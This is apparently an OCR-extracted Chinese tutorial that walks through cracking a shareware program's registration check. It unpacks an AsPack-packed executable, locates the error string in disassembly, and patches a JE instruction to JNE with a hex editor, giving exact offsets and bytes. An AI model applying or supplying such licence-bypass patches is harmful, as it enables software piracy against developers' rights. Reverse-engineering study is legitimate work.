


图 4

原文件为303KB，解压后448KB在原文件所在的目录下生成Unpacked.exe文件就是脱壳后的文件，如图5所示。




图 5

下面简单介绍一下所用到的工具软件：

language2k：文件类型检测工具。可用来检测出文件的最终编译程序或文件加壳、加密类型。此版本共支持45种编译器和42种加壳、加密类型。

AspackDie1.4：AsPack的脱壳利器，支持从Aspack 2000到AsPack 2.12b的AsPack版本。

kwdsm V10增强版：这是高手Killer修改的反编译工具，功能强大（下载地址：http://nfans.net/killer/）静态分析中文软件的利器。

Winhex 10.0注册版本：一款优秀的十六进制编辑工具，其内存编辑功能值得称道。（下载地址：http://www.sdgmxing.com/tools/Editors.htm）。

GetVBRes：第一个直接针对汉化的工具软件，GetVBRes弥补了ResScope对于非标准格式资源的处理不足。但我使用它来找字符串的偏移地址，也不错。

二、破解过程

按照软件的一般破解方法先对软件进行粗跟踪，在注册时随便输入注册码，点击确定出现错误提示："注册失败！请检查是否区分了大小写？"这一点是软件加密所忌讳的，如图6所示。




图6

现在打开kwasmV10增强版对文件Unpacked.exe进行反汇编。在"参考"菜单→"串式数据参考"中查找这个字符串，不会吧，尽然没有"注册失败！请检查是否区分了大小写？"这个字符串。可能是这个版本提取不了吧，但是在程序的开头发现了很多函数，明显是VB程序，可是用language2k查看的编程语言是VC++啊，这是因为该软件中包含了VB控件，可能就是产生注册码的控件。这时，我们找来的getvbres软件就可以提取VB程序的资源，如图7所示。




图7

好了，在图7中找到字符串的偏移地址56580后，再打开kwasm查找这个偏移地址（可以直接点"查找"菜单→"查找字符串"→填入"56580"），然后查找两次来到这里，如图8所示：

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00462C69(C)    >是从这儿跳转过来的
|

* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
>明显是VB程序
|
:00462D94 8B35C8114000          mov esi, dword ptr [004011C8]
:00462D9A B90A000000            mov ecx, 0000000A
:00462D9F B804000280            mov eax, 80020004
:00462DA4 898D4CFEFFFF          mov dword ptr [ebp+FFFFFE4C], ecx
:00462DAA 898D5CFEFFFF          mov dword ptr [ebp+FFFFFE5C], ecx
:00462DB0 BF08000000            mov edi, 00000008
:00462DB5 8D956CFDFFFF          lea edx, dword ptr [ebp+FFFFFD6C]
:00462DBB 8D8D6CFEFFFF          lea ecx, dword ptr [ebp+FFFFFE6C]
:00462DC1 898554FEFFFF          mov dword ptr [ebp+FFFFFE54], eax
:00462DC7 898564FEFFFF          mov dword ptr [ebp+FFFFFE64], eax
:00462DCD C78574FDFFFFA8654500  mov dword ptr [ebp+FFFFFD74], 004565A8
:00462DD7 89BD6CFDFFFF          mov dword ptr [ebp+FFFFFD6C], edi
:00462DDD FFD6                  call esi
:00462DDF C78584FDFFFF80654500  mov dword ptr [ebp+FFFFFD84], 00456580    >这就是出来出错提示字符串的地方了
```




图8

往上找，看有没有跳转语句，找到如下代码：

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00462C69(C)    >是从这儿跳转过来的
|
```

```
* Reference To: MSVBVM60.__vbaVarDup, Ord:0000h
                                  |
:00462D94 8B35C8114000            mov esi, dword ptr
[004011C8]
:00462D9A B90A000000              mov ecx, 0000000A
:00462D9F B804000280              mov eax, 80020004
......
```

找到了，是从00462C69(C)跳转过来的，且是有条件的（后面括号中的“C”是表示有条件跳转），接着直接找到00462C69地方的“跳转”菜单→“跳转到代码位置”→填入“00462C69”来到这儿：

```
* Reference To: MSVBVM60.__vbaFreeObj, Ord:0000h
                                  |
:00462C60 FF1510124000            Call dword ptr
[00401210]
:00462C66 663BFB                  cmp di, bx
:00462C69 0F8425010000            je 00462D94      >就这个地方了，只要这里改成JNE 00462D94就暴力破解成功
:00462C6F 8B5654                  mov edx, dword ptr
[esi+54]
:00462C72 8D4E60                  lea ecx, dword ptr
[esi+60]
......
```

找到要修改的代码位置后，在Kwasm查看此代码的偏移地址为62C69，如图9所示。




图 9

接着就是修改代码了，用Winhex打开Unpacked.exe文件，找到要修改代码的偏移地址62C69，直接把0F8425010000改为0F8525010000（JE的机器码为84和0F84，JNE的机器码为85和0F85），存盘退出，如图10所示。

